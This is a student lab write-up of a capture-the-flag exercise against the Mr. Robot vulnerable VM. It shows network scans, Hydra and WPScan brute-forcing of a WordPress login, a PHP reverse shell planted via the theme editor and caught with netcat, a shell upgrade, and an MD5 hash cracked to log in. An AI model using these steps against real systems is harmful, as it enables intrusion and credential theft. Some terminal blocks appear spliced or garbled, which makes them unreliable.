





VAPT TASK 1

Advanced Exploitation Lab

- 1) Find ip address: `netdiscover -i enp0s3`
Could't find ip address of mr. robot via the above command, so used arp-scan.
`sudo arp-scan --localnet | grep -i "08:00:27"`
- 2) open web browser and enter the ip address found.



Navigating and trying different options from the help provided.





Scan the ip address with nikto

```
root@kali: ~  
File Actions Edit View Help  
-404string Ignore this string in response body content as negative response (always). Can be a regular expression.  
+ requires a value  
[root@kali:~]#  
[root@kali:~]# nikto -h 192.168.1.105  
- Nikto v2.5.0  
  
+ Target IP: 192.168.1.105  
+ Target Hostname: 192.168.1.105  
+ Target Port: 80  
+ Start Time: 2026-01-27 18:52:22 (GMT+5.5)  
  
+ Server: Apache  
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/  
+ /Za33Q5f3.en: Retrieved x-powered-by header: PHP/5.5.29.  
+ No CGI Directories found (use '-C all' to force check all possible dirs)  
+ /index: Uncommon header 'tcn' found, with contents: list.  
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.html, index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275  
+ /admin/: This might be interesting.  
+ /readme: This might be interesting.  
+ /image/: Drupal Link header found with value: <http://192.168.1.105/?p=23>; rel=shortlink. See: https://www.drupal.org/  
+ /wp-links-opml.php: This WordPress script reveals the installed version.  
+ /license.txt: License file found may identify site software.  
+ /admin/index.html: Admin login page/section found.  
+ /wp-login/: Cookie wordpress_test_cookie created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies  
+ /wp-login/: Admin login page/section found.  
+ /wordpress/: A Wordpress installation was found.  
+ /wp-admin/wp-login.php: Wordpress login found.  
+ /wordpress/wp-admin/wp-login.php: Wordpress login found.  
+ /blog/wp-login.php: Wordpress login found.  
+ /wp-login.php: Wordpress login found.  
+ /wordpress/wp-login.php: Wordpress login found.  
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.  
+ 8102 requests: 0 error(s) and 19 item(s) reported on remote host  
+ End Time: 2026-01-27 18:59:57 (GMT+5.5) (455 seconds)  
  
+ 1 host(s) tested  
[root@kali:~]#
```

From the above o/p, access the robots.txt

```
Edit Themes < user's Blog! — x CrackStation - Online Pas x 192.168.1.105/robots.txt x +  
← → ↻ 🏠 🔒 https://192.168.1.105/robots.txt  
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking D  
User-agent: *  
fsociety.dic  
key-1-of-3.txt
```

Nmap scan o/p:

```
(root@kali1)~[~]  
# nmap -sV 192.168.1.105  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-27 19:03 IST  
Nmap scan report for 192.168.1.105  
Host is up (0.00055s latency).  
Not shown: 997 filtered tcp ports (no-response)  
PORT      STATE SERVICE VERSION  
22/tcp    closed ssh  
80/tcp    open  http    Apache httpd  
443/tcp   open  ssl/http Apache httpd  
MAC Address: 08:00:27:85:ED:9B (Oracle VirtualBox virtual NIC)  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 17.24 seconds  
(root@kali1)~[~]
```



Downloaded both files revealed from robots.txt

```
kali (Running) - Oracle VirtualBox
File Machine View Input Devices Help

root@kali:~
File Actions Edit View Help
valid_lft 86251sec preferred_lft 14251sec
inet6 fd17:625c:f037:4:a00:27ff:fee0:6303/64 scope global dynamic mngtmpaddr noprefixroute
valid_lft 86251sec preferred_lft 14251sec
inet6 fe80::a00:27ff:fee0:6303/64 scope link noprefixroute
valid_lft forever preferred_lft forever

(root@kali)-[~]
# wget 192.168.1.105/fsociety.dic
--2026-01-27 19:44:32-- http://192.168.1.105/fsociety.dic
Connecting to 192.168.1.105:80... connected.
HTTP request sent, awaiting response... 404 Not Found
2026-01-27 19:44:32 ERROR 404: Not Found.

(root@kali)-[~]
# wget 192.168.1.105/fsociety.dic
--2026-01-27 19:44:59-- http://192.168.1.105/fsociety.dic
Connecting to 192.168.1.105:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7245381 (6.9M) [text/x-c]
Saving to: 'fsociety.dic'

fsociety.dic
100%[=====] 6.91M 27.4MB/s in 0.3s

2026-01-27 19:44:59 (27.4 MB/s) - 'fsociety.dic' saved [7245381/7245381]

(root@kali)-[~]
# wget 192.168.1.105/key-1-of-3.txt
--2026-01-27 19:45:26-- http://192.168.1.105/key-1-of-3.txt
Connecting to 192.168.1.105:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 33 [text/plain]
Saving to: 'key-1-of-3.txt'

key-1-of-3.txt
100%[=====] 33 --.-KB/s in 0s


2026-01-27 19:45:26 (143 KB/s) - 'key-1-of-3.txt' saved [33/33]

(root@kali)-[~]
#
```

Contents of key-1-of-3.txt


```
(root@kali)-[~]
# cat key-1-of-3.txt
073403c8a58a1f80d943455fb30724b9
```

Wordpress login hint obtained from nikto scan.





Using Burp suite



Attempting to find username with random static password 123.

```
[root@kali:~]# hydra -L fsociety.dic -p 123 192.168.1.105 http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid Username'
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-27 20:06:33
[DATA] max 16 tasks per 1 server, overall 16 tasks, 858235 login tries (l:858235/p:1), ~53640 tries per task
[DATA] attacking http-post-form://192.168.1.105:80/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid Username
[ATTEMPT] target 192.168.1.105 - login "true" - pass "123" - 1 of 858235 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "false" - pass "123" - 2 of 858235 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "wikia" - pass "123" - 3 of 858235 [child 2] (0/0)
```

Finding password with the wordlist fsociety.dic by using wpscan.

```
[X]~[root@parrot]-[~]
#wpscan --url 192.168.1.105 --passwords fsociety.dic --usernames Elliot

WordPress Security Scanner by the WPScan Team
#wpget 192.168.1.105 Version 3.8.28
2026-01-27 14:36:38 http://192.168.1.105/fsociety.dic
@_WPscan_, @ethicalhack3r, @erwan_lr, @firefart


Length: 7245381 (6.9M) [text/x-c]
[i] Updating the Database ...
[i] Update completed.
```

Found the wordpress username and password


```
Progress Time: 01:22:47 <===== (1716 / 1716) 100.00% Time: 01:22:47
WARNING: Your progress bar is currently at 1716 out of 1716 and cannot be incremented. In v2.0.0 this will become a ProgressBar:InvalidProgressError.
Progress Time: 01:22:48 <===== (1716 / 1716) 100.00% Time: 01:22:48
[SUCCESS] - Elliot / ER28-0652
All Found
[!] Valid Combinations Found:
| Username: Elliot, Password: ER28-0652
```



Successful log in after cracking the password.



The admin.



Follow the steps below:

- 1) Navigate to the path shown in adjacent figure and manipulate the "php-reverse-shell.php" file.
- 2) Modify the "ip" with attacker's ip address.
- 3) Copy the whole script.





- 4) Navigate to wordpress → Appearance → Editor → paste the script and update the file.
- 5) Open terminal on attacker → type: nc -lvp 1234
- 6) Open terminal 2 → type curl http://192.168.1.105/404.php
- 7) The o/p in terminal 1 has gained the access of victim.

```
File Actions Edit View Help
function printit ($string) {
    if (!$daemon) {
        print "$string\n";
    }
}

?>

(root@kali) /usr/share/webshells/php
nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.1.104] from (UNKNOWN) [192.168.1.105] 45919
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 GNU/Linux
16:45:17 up 4:14, 0 users, load average: 0.00, 0.03, 0.28
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ l
/bin/sh: 1: l: not found
$ ls
bin
boot
dev
etc
home
initrd.img
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
$
```

Execute the python command shown in below figure.

```
Var
vmlinuz
$ python -c 'import pty;pty.spawn("/bin/bash")'
daemon@linux:/$ ls
ls
bin  dev  home      lib  lost+found  mnt  proc  run  srv  tmp  var
boot  etc  initrd.img  lib64  media      opt  root  sbin  sys  usr  vmlinuz
daemon@linux:/$ id
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
daemon@linux:/$ ls
```

Explore the victim machine.

```
daemon@linux:/$ cd home
cd home
daemon@linux:/home$ ls
ls
robot
daemon@linux:/home$ cd robot
cd robot
daemon@linux:/home/robot$ ls
ls
key-2-of-3.txt  password.raw-md5
daemon@linux:/home/robot$ cat key-2-of-3.txt
cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
daemon@linux:/home/robot$ nano key-2-of-3.txt
```



```
daemon@linux:/home/robot$ chmod 777 key-2-of-3.txt
chmod 777 key-2-of-3.txt
chmod: changing permissions of 'key-2-of-3.txt': Operation not permitted
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$
```

Cracking the hashed password from password.raw-md5.

The screenshot shows the CrackStation website, a free password hash cracker. The interface includes a text input field for the hash, a "Crack Hashes" button, and a table of results. The hash entered is c3fcd3d76192e4007dfb496cca67e13b. The results table shows a match for the password abcdefghijklmnopqrstuvwxyz. The website also features a "Download CrackStation's Wordlist" link and a "How CrackStation Works" section.

Hash	Type	Result
c3fcd3d76192e4007dfb496cca67e13b	md5	abcdefghijklmnopqrstuvwxyz

Therefore the login credentials of Mr Robot (victim machine) are robot/abcdefghijklmnopqrstuvwxyz.

The screenshot shows a terminal window titled "vm [Running] - Oracle VirtualBox". The terminal displays the login process for the robot user. The user enters the password abcdefghijklmnopqrstuvwxyz, and the system logs in successfully. The terminal output includes the following text:

```
Login incorrect
linux login: robot
Password:
Last login: Fri Nov 13 23:50:42 UTC 2015 on tty1
Welcome to Ubuntu 14.04.2 LTS (GNU/Linux 3.13.0-55-generic x86_64)

* Documentation:  https://help.ubuntu.com/

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

$
```